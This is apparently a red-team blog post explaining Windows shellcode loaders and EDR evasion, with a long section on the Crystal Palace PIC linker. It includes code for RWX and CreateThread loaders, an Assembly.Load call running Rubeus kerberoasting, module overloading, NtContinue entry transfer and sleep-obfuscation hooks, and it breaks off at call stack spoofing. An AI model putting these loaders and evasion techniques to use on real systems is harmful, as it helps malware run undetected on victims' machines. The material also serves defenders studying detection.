

Shellcode Loaders: Advanced Execution & Evasion Tradecraft



0xdbgman.github.io/posts/shellcode-loaders-the-art-of-execution

April 6, 2026

```
loader.c - 0xDbgMan

01 #include <windows.h>
02
03 int main() {
04     void *mem = VirtualAlloc(0, sz, MEM_COMMIT, PAGE_RWX);
05     memcpy(mem, payload, sz);
06     ((void(*)())mem)();
07 }
```

Shellcode Loaders the art of execution

*Hi I'm DebuggerMan, a Red Teamer. The complete red team guide to Shellcode Loaders: Classic Shellcode Loaders, Reflective DLL Loaders (Stephen Fewer), .NET Assembly Loaders (CLR Hosting, Assembly.Load), Staged vs Stageless, PIC Loaders, and a **deep dive into Crystal Palace** Raphael Mudge's PIC linker, the Tradecraft Garden, PICO architecture, spec files, IAT hooking, module overloading, NtContinue entry transfer, call stack spoofing via Draugr, Ekko sleep masking, YARA signature removal, and real-world implementations (Eden, KaplaStrike, StealthPalace). Mapped to MITRE ATT&CK. Real APT case studies.*

Why Loaders Matter

Hi I'm DebuggerMan, a Red Teamer. You built the perfect payload your custom beacon is clean. But the moment you drop it on disk and double-click Windows Defender eats it, SmartScreen blocks it, EDR flags the process, and the SOC gets an alert before your beacon even calls back.

Dropping an .exe and running it is dead. Has been for years.

Modern environments have layered defenses: static analysis scans every byte on disk, AMSI inspects .NET assemblies and PowerShell scripts in memory, ETW feeds behavioral

telemetry to EDR, kernel callbacks monitor process creation, thread creation, and image loads. Every single step of the classic “write to disk → execute” workflow is monitored.

A loader is the bridge between your raw capability (shellcode, DLL, .NET assembly) and execution in the target environment. It handles everything: decryption, memory allocation, API resolution, injection, and cleanup all while evading every layer of defense the environment throws at you.

Without a proper loader, you have no operation.

A mature loader strategy has one goal: **get your capability running in memory, with the correct permissions, clean call stacks, and zero artifacts without triggering detection.**

This means:

- Your payload never touches disk in plaintext
- Memory allocations don't scream “malware” (no RWX, no unbacked private commit)
- API calls have legitimate call stacks
- The loader cleans itself up after execution
- During sleep, the beacon is encrypted and invisible to memory scanners
- Static signatures (YARA) cannot match your PIC blob

This blog covers every loader type an operator needs to understand, with a **deep dive into Crystal Palace** the framework that changed how we think about PIC loaders.

What is a Loader

At its core, a loader is a piece of code that takes a capability (shellcode, DLL, .NET assembly) and executes it in memory. The simplest possible loader looks like this:

```
// The most basic shellcode loader
void* mem = VirtualAlloc(NULL, shellcode_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
memcpy(mem, shellcode, shellcode_len);
((void(*)())mem)();
```

This allocates RWX memory, copies shellcode into it, and jumps to it. It works. It's also the most detected thing on the planet.

The execution chain in a real operation looks like this:

```
Operator → Shellcode Loader → Decrypts Payload → Allocates Memory →
Resolves APIs → Maps Sections → Fixes Relocations → Processes Imports →
Calls Entry Point → C2 Beacon Running
```

Every step in this chain is an opportunity for detection and an opportunity for evasion.

Loader Types Overview

Classic Shellcode Loaders

The most straightforward loader type. Takes raw shellcode (position-independent by nature) and executes it. The classic pattern:

```
// 1. Allocate memory
void* exec = VirtualAlloc(NULL, payload_len, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);

// 2. Copy payload
memcpy(exec, payload, payload_len);

// 3. Change permissions (avoid initial RWX)
DWORD oldProtect;
VirtualProtect(exec, payload_len, PAGE_EXECUTE_READ, &oldProtect);

// 4. Execute
HANDLE hThread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)exec, NULL, 0,
NULL);
WaitForSingleObject(hThread, INFINITE);
```

IOCs: Private commit memory with PAGE_EXECUTE_READ, unbacked code execution, CreateThread with start address pointing to private memory, suspicious call stack.

Address	Size	Protection	Type
0x1A0000	307,200	RWX	Private commit
0x7FFE0000	4,096	R	Image (ntdll.dll)
0x7FF80000	1,835,008	RX	Image (ntdll.dll)

Crystal Palace Loader – Module Overloading

Same beacon payload – invisible to scanners

Address	Size	Protection	Type
0x7FFB2000	307,200	RX	Image (mshtml.dll)
0x7FFB5000	81,920	RW	Image (mshtml.dll)
0x7FFE0000	4,096	R	Image (ntdll.dll)
0x7FF80000	1,835,008	RX	Image (ntdll.dll)

Modern shellcode loaders add layers on top: XOR/AES encryption of the payload, sandbox checks before execution, API hashing for import resolution, direct/indirect syscalls to bypass userland hooks, and callback-based execution (using EnumWindows, CertEnumSystemStore, etc.) instead of CreateThread.


Reflective DLL Loaders (Stephen Fewer)

Stephen Fewer's **Reflective DLL Injection** technique was a game-changer. Instead of relying on LoadLibrary (which the OS controls and EDR monitors), the DLL loads itself.

The DLL exports a function called ReflectiveLoader() which:

1. **Finds its own base address** in memory (by walking backwards from the current instruction pointer)
2. **Parses its own PE headers** (DOS header → NT headers → section headers)
3. **Allocates new memory** for the properly mapped image
4. **Copies sections** to their correct virtual offsets
5. **Processes relocations** (fixes all absolute addresses)
6. **Resolves imports** (walks the PEB to find loaded DLLs and their exports)
7. **Calls TLS callbacks** (if any)
8. **Calls DllMain** with DLL_PROCESS_ATTACH

The loader and the payload are in the **same file**. The ReflectiveLoader() export lives in the DLL's .text section. This is the **stomped** model the loader is part of the beacon itself.



Cobalt Strike used this model from the beginning. The beacon DLL contained its own reflective loader. When a payload was generated, the entire DLL (loader + beacon) was the output.

Limitations: The loader is static, the same code loads every beacon, creating a stable signature. RWX memory everywhere. No IAT hooking capability. No sleep obfuscation. No call stack spoofing. The reflective loader stays in memory alongside beacon more surface area to scan.

.NET Assembly Loaders

This is the loader type we discussed earlier with Rubeus. When a .NET tool is compiled targeting a specific framework version (e.g., .NET 4.7), running it on a machine with a different version fails because Windows performs a strict version check at launch.

The solution: load the assembly inside an already-running CLR.

```
# PowerShell Assembly.Load
$bytes =
[System.IO.File]::ReadAllBytes("C:\Tools\Rubeus.exe")
$assembly = [System.Reflection.Assembly]::Load($bytes)
$assembly.EntryPoint.Invoke($null, @(,
[string[]]@"kerberoast")))
```

PowerShell already has a CLR running. By calling `Assembly.Load()` with the raw bytes, you bypass the OS-level version check. The CLR that's already initialized handles execution.

Cobalt Strike's `execute-assembly` does exactly this it spawns a sacrificial process, injects a CLR bootstrap, hosts the CLR, and loads the .NET assembly in-process.

Beacon Object Files (BOFs) are an evolution small COFF objects that run inside the beacon process itself, avoiding the need to spawn a new process entirely.

Staged vs Stageless Loaders

Staged: The initial payload (stager) is small. It connects to the C2 server and downloads the full beacon over the network. Smaller on disk, but the network transfer is an IOC.

Stageless: The full beacon is embedded in the payload from the start. Larger file size, but no second network connection needed.

Staged: Small Stager → Network → Full Beacon
Stageless: [Loader + Full Beacon] → Execute

In modern operations, stageless is generally preferred. The initial payload size is less of a concern, and eliminating the second network stage reduces IOCs.

Position Independent Code (PIC) Loaders

PIC loaders are the evolution of reflective loaders. Instead of having the loader as part of the DLL (stomped model), the loader is a separate PIC blob that the DLL is appended to (prepending model, a.k.a. Double Pulsar style).

Stomped Model (Stephen Fewer):



[Loader + Payload] ← Loader inside the DLL


Prepended Model (Double Pulsar):

Loader (PIC) | Beacon (DLL) ← Loader is separate, DLL appended

The prepended model means:

- The loader can be developed independently
- The loader can be swapped without recompiling the beacon
- The loader can clean itself from memory after loading the beacon
- Different loaders can be applied to the same beacon DLL

This is where **Crystal Palace** enters the picture.



Crystal Palace The Deep Dive

What is Crystal Palace

Crystal Palace is a **linker designed specifically for position-independent code**. Created by **Raphael Mudge** (the original creator of Cobalt Strike), it is the core of the **Tradecraft Garden** project.

At its simplest: Crystal Palace takes compiled object files (COFFs), links them together, resolves all dependencies, and outputs a fully position-independent blob that can execute from any memory address.

But that description undersells it. Crystal Palace is an **Aspect Oriented Programming tool** that weaves tradecraft into PIC capabilities. It separates **what** your code does (capability) from **how** it evades detection (tradecraft). You write a loader in C, compile it to

an object file, write a .spec file that describes how to link and configure it, and Crystal Palace produces a PIC blob ready for deployment.

Source Code (.c) → Compile (mingw-w64) → Object File (.o) → Crystal Palace (link) → PIC Blob (.bin)

Crystal Palace is written in Java, runs on Linux (WSL recommended), and is completely **C2 agnostic**. While it integrates beautifully with Cobalt Strike, it works with Havoc, Mythic (Xenon), Adaptix, Sliver, or any other framework that produces a DLL or COFF capability.

The Tradecraft Garden

The Tradecraft Garden is the companion project to Crystal Palace. It provides:

1. **Crystal Palace** the PIC linker itself
2. **The Garden** a collection of pre-made loader examples demonstrating various design patterns

The Garden contains progressive examples:

- `simple_rdll` basic reflective DLL loader
- `simple_rdll_guardrail` loader with environmental keying (only executes in the right environment)
- `simple_rdll_masking` loader with resource masking/encryption
- `simple_rdll_stomping` loader with module stomping for memory evasion
- `simple_rdll_hooking` modular loader with IAT hooking for sleep obfuscation
- `simpleobj` COFF capability loader (instead of DLL)

Each example builds on the previous, teaching one concept at a time. The goal is to **decompose PIC tradecraft into self-contained units** that can be understood by both offensive and defensive practitioners.

Architecture: COFFs, PICOs, and Spec Files

Crystal Palace operates on three core concepts:

COFFs (Common Object File Format): The output of compiling C code with mingw-w64. A standard .o object file containing code, data, relocations, and symbols.

PICOs (Position-Independent Code Objects): Crystal Palace's executable COFF convention. A PICO is a COFF that has been processed to be position-independent. PICOs are different from traditional Beacon Object Files (BOFs) BOFs support Beacon-specific conventions (the BOF C API, BeaconOutput, etc.), while PICOs are standalone.

Key benefits of PICOs over DLLs:

- You know exactly what's in the program and have full control

- They're small
- Code (.text) and data can be placed in **disparate regions of memory**
- Crystal Palace binary transformations (+mutate, +optimize, +disco) can be applied
- They support tradecraft separation your capability doesn't know about evasion, and your evasion doesn't know about capability

Spec Files (.spec): Crystal Palace's linker scripts. These are the glue that defines **how** components are assembled. A spec file tells Crystal Palace what to load, how to process it, what tradecraft to apply, and how to output the final blob.


A basic spec file:

x64:

```
load "bin/loader.x64.o"      # load the loader COFF
make pic +gofirst           # turn it into PIC, go() is entry point
dfr "resolve" "ror13"        # use ROR13 hashing for API resolution
mergelib "libtcg.x64.zip"    # merge the shared library
push $DLL                   # read the DLL being provided
link "dll"                  # link it to the "dll" section
export                      # export the final PIC
```

The `dfr` command is critical it tells Crystal Palace how to resolve the `MODULE$Function` convention (e.g., `KERNEL32$VirtualAlloc`) that PICOs use for dynamic function resolution. Instead of importing functions normally, PICOs use this naming convention and Crystal Palace resolves them at link time using the specified hashing algorithm.

The `make pic` command extracts the `.text` and `.rdata` sections from the COFF, combines them, and resolves all relocations to produce position-independent code. The `+gofirst` flag ensures the `go()` function is placed at position 0 the entry point of the PIC blob.




Loader Types in Crystal Palace

Crystal Palace supports both loader models, but the **prepended (Double Pulsar)** model is the focus:

Stomped (Stephen Fewer style): The loader code overwrites part of the beacon DLL's .text section. The `ReflectiveLoader()` export in the DLL is replaced with your custom loader. The loader and beacon are in the same file.

Prepended (Double Pulsar style): The loader is a separate PIC blob. The beacon DLL is appended as a resource. At runtime, the loader reads the DLL from its own data, maps it into memory, and transfers execution.



The DLL is embedded as a resource in the PIC blob, encrypted at link time. At runtime, the loader decrypts it, maps it, and executes it. After the beacon is running, the loader can free its own memory it's no longer needed.

Simple Loader → Modular Loader

The evolution from a simple loader to a modular architecture is the key to Crystal Palace's power.

Simple Loader does exactly three things:

1. Reads the embedded DLL resource
2. Maps it into memory (allocate, copy sections, fix relocations, resolve imports)
3. Calls `DllMain` with `DLL_PROCESS_ATTACH`

Modular Loader separates concerns:

- **Base loader:** handles PE mapping
- **Setup module:** bootstraps PIC services, initializes tradecraft
- **Hooking PICO:** memory-resident, intercepts APIs for sleep obfuscation
- **Tradecraft PICOs:** stackable modules (call stack spoofing, encryption, guardrails)

Crystal Palace's `run` command lets spec files include other spec files, enabling true modularity:

```
# loader.spec
x64:
```

```

load "bin/loader.x64.o"
make pic +gofirst
run "xorhooks_setup.spec"      # bring in setup module
run "xorhooks.spec"           # bring in hooking tradecraft
push $DLL
link "dll"
export

```

Each component is developed, tested, and debugged independently. At link time, Crystal Palace merges them into a single PIC blob. This is the key insight: **tradecraft and capability are separated in source code, but unified at link time.**

IAT Hooking via PICO Mechanism

One of Crystal Palace's most powerful features is IAT hooking at import resolution time.

When the loader maps a DLL into memory, it needs to resolve imports find the addresses of functions like `Sleep`, `VirtualAlloc`, `WaitForSingleObject` in the loaded DLLs. Crystal Palace's hooking mechanism intercepts this process.

How it works:

1. The loader maps the beacon DLL and starts processing its Import Address Table (IAT)
2. For each imported function, the loader calls `GetProcAddress` to find the real address
3. Crystal Palace's `_GetProcAddress` hook intercepts this call
4. `__resolve_hook()` a linker intrinsic generated at link time checks if a hook is registered for this function name
5. If a hook exists, the hook's address is returned instead of the real function address
6. The beacon now calls the hook whenever it calls the hooked function

The hooks are registered in the spec file:

```

# Register a hook for WaitForSingleObject
addhook "KERNEL32$WaitForSingleObject" "_WaitForSingleObject"

# Filter hooks to only those needed by the current DLL
filterhooks $DLL

```


The `filterhooks` command is crucial it walks the imports of the target DLL and removes any registered hooks that the DLL doesn't actually import. This prevents unnecessary overhead.

Why this matters for sleep obfuscation: When the beacon calls `Sleep()` or `WaitForSingleObject()`, the hook intercepts it. The hook can then encrypt the beacon's memory, set proper permissions, wait for the specified time, decrypt the memory, restore permissions, and return all transparently to the beacon. The beacon has no idea it's being obfuscated.

This is exactly what the `_WaitForSingleObject` hook in Crystal Palace implementations does:

```
DWORD WINAPI _WaitForSingleObject(HANDLE hHandle, DWORD
dwMilliseconds) {
    // 1. Encrypt beacon memory sections
    // 2. Change permissions to RW (hide executable code)
    // 3. Call real WaitForSingleObject (or Sleep via spoofed stack)
    // 4. Decrypt beacon memory sections
    // 5. Restore RX permissions
    // 6. Return to beacon
    return result;
}
```

The hooking PICO stays memory-resident alongside the beacon. After the loader frees itself, the hooking PICO continues to intercept calls for the lifetime of the beacon.



For this to work, the beacon DLL must actually import the hooked function via its IAT. If the beacon resolves `WaitForSingleObject` by walking the PEB manually (instead of using a normal import), there's no IAT entry to intercept. This is why some implementations force a real import:

```
// Force the compiler to generate an IAT entry
__declspec(dllimport) DWORD WINAPI WaitForSingleObject(HANDLE,
DWORD);
```

Module Overloading (NtCreateSection + NtMapViewOfSection)

Classic reflective loaders allocate memory with `VirtualAlloc`. This creates **private commit** memory that was dynamically allocated by the process. EDRs and memory scanners flag executable private commit memory because legitimate code typically lives in **image commit** memory (backed by a file on disk).

Module overloading solves this by loading the beacon into a legitimate DLL's memory space:

1. **Find a suitable DLL** on disk (one that's large enough, not critical)
2. **Create a section** from the file using `NtCreateSection` this is the same mechanism Windows uses to load DLLs normally
3. **Map the section** into the process with `NtMapViewOfSection` the memory is now **image backed**
4. **Overwrite the mapped DLL** with the beacon's sections
5. The beacon now lives in memory that looks like a legitimately loaded DLL


```
// 1. Open the DLL file
HANDLE hFile = CreateFileW(L"C:\\Windows\\System32\\mshtml.dll",
...);

// 2. Create a section (same as what LoadLibrary does internally)
HANDLE hSection;
NtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, NULL,
                PAGE_READONLY, SEC_IMAGE, hFile);

// 3. Map it into our process
PVOID baseAddress = NULL;
NtMapViewOfSection(hSection, GetCurrentProcess(), &baseAddress,
...);

// 4. Now overwrite with beacon sections
// Copy .text, .data, .rdata, etc. from beacon into this memory
```

No LoadLibrary call the DLL never goes through the normal loading process, so no `LdrLoadDll` callback fires and no image load event is generated. This bypasses CFG (Control Flow Guard) restrictions that `LoadLibrary` would trigger.



KaplaStrike's implementation adds a critical OPSEC improvement: **.pdata registration**. After overloading the module, it calls `RtlAddFunctionTable` to register the beacon's exception handling data (.pdata section). This means when the beacon makes API calls, Windows can properly unwind through beacon's stack frames. The call stack looks legitimate because the unwind data is registered and points to image-backed memory.

NtContinue Entry Transfer

After the loader maps the beacon DLL, fixes relocations, resolves imports, and sets up hooks it needs to transfer execution to the beacon's entry point. This is a critical moment.

If the loader simply calls the entry point directly:

```
// Direct call BAD
DllMain(baseAddress, DLL_PROCESS_ATTACH,
NULL);
```

The return address on the stack points back into the loader's memory. The loader is PIC sitting in unbacked private commit. Any stack inspection during the beacon's lifetime will see this return address pointing to suspicious memory.

NtContinue solves this by performing a **context switch** without pushing a return address:

```

CONTEXT ctx;
RtlCaptureContext(&ctx);

// Set RIP to beacon's entry point
ctx.Rip = (DWORD64)beaconEntryPoint;

// Set RSP to our synthetic stack
ctx.Rsp = (DWORD64)fakeStack;

// Set DllMain arguments
ctx.Rcx = (DWORD64)baseAddress;    // hinstDLL
ctx.Rdx = DLL_PROCESS_ATTACH;      //
fdwReason
ctx.R8 = 0;                        //
lpvReserved


// Transfer execution no return address pushed
NtContinue(&ctx, FALSE);

```

But there's more. The synthetic stack must contain fake frames for `BaseThreadInitThunk` and `RtlUserThreadStart` the functions that would normally appear at the bottom of every legitimate thread's call stack.

KaplaStrike calculates the exact stack frame sizes by reading the unwind data (`.pdata`) of these functions, then writes their return addresses at the correct offsets in a fake stack buffer. The result: the beacon's call stack terminates exactly like a legitimate thread, and **no return address anywhere on the stack points to the loader**.

After `NtContinue` fires, the loader is completely unreachable from the beacon's execution context. The loader can now be safely freed from memory.



Call Stack Spoofing with Draugr

Even after module overloading and NtContinue entry transfer, there's still a problem: **the loader itself makes API calls during the loading process**. Calls to NtCreateSection, NtMapViewOfSection, VirtualProtect, RtlAddFunctionTable all of these originate from the loader's unbacked memory. If an EDR inspects the call stack at the time of these calls, it sees an unbacked caller.

Draugr is a call stack spoofing implementation from Cobalt Strike's Sleepmask-VS project. It proxies API calls through synthetic stack frames so the call appears to originate from legitimate code.

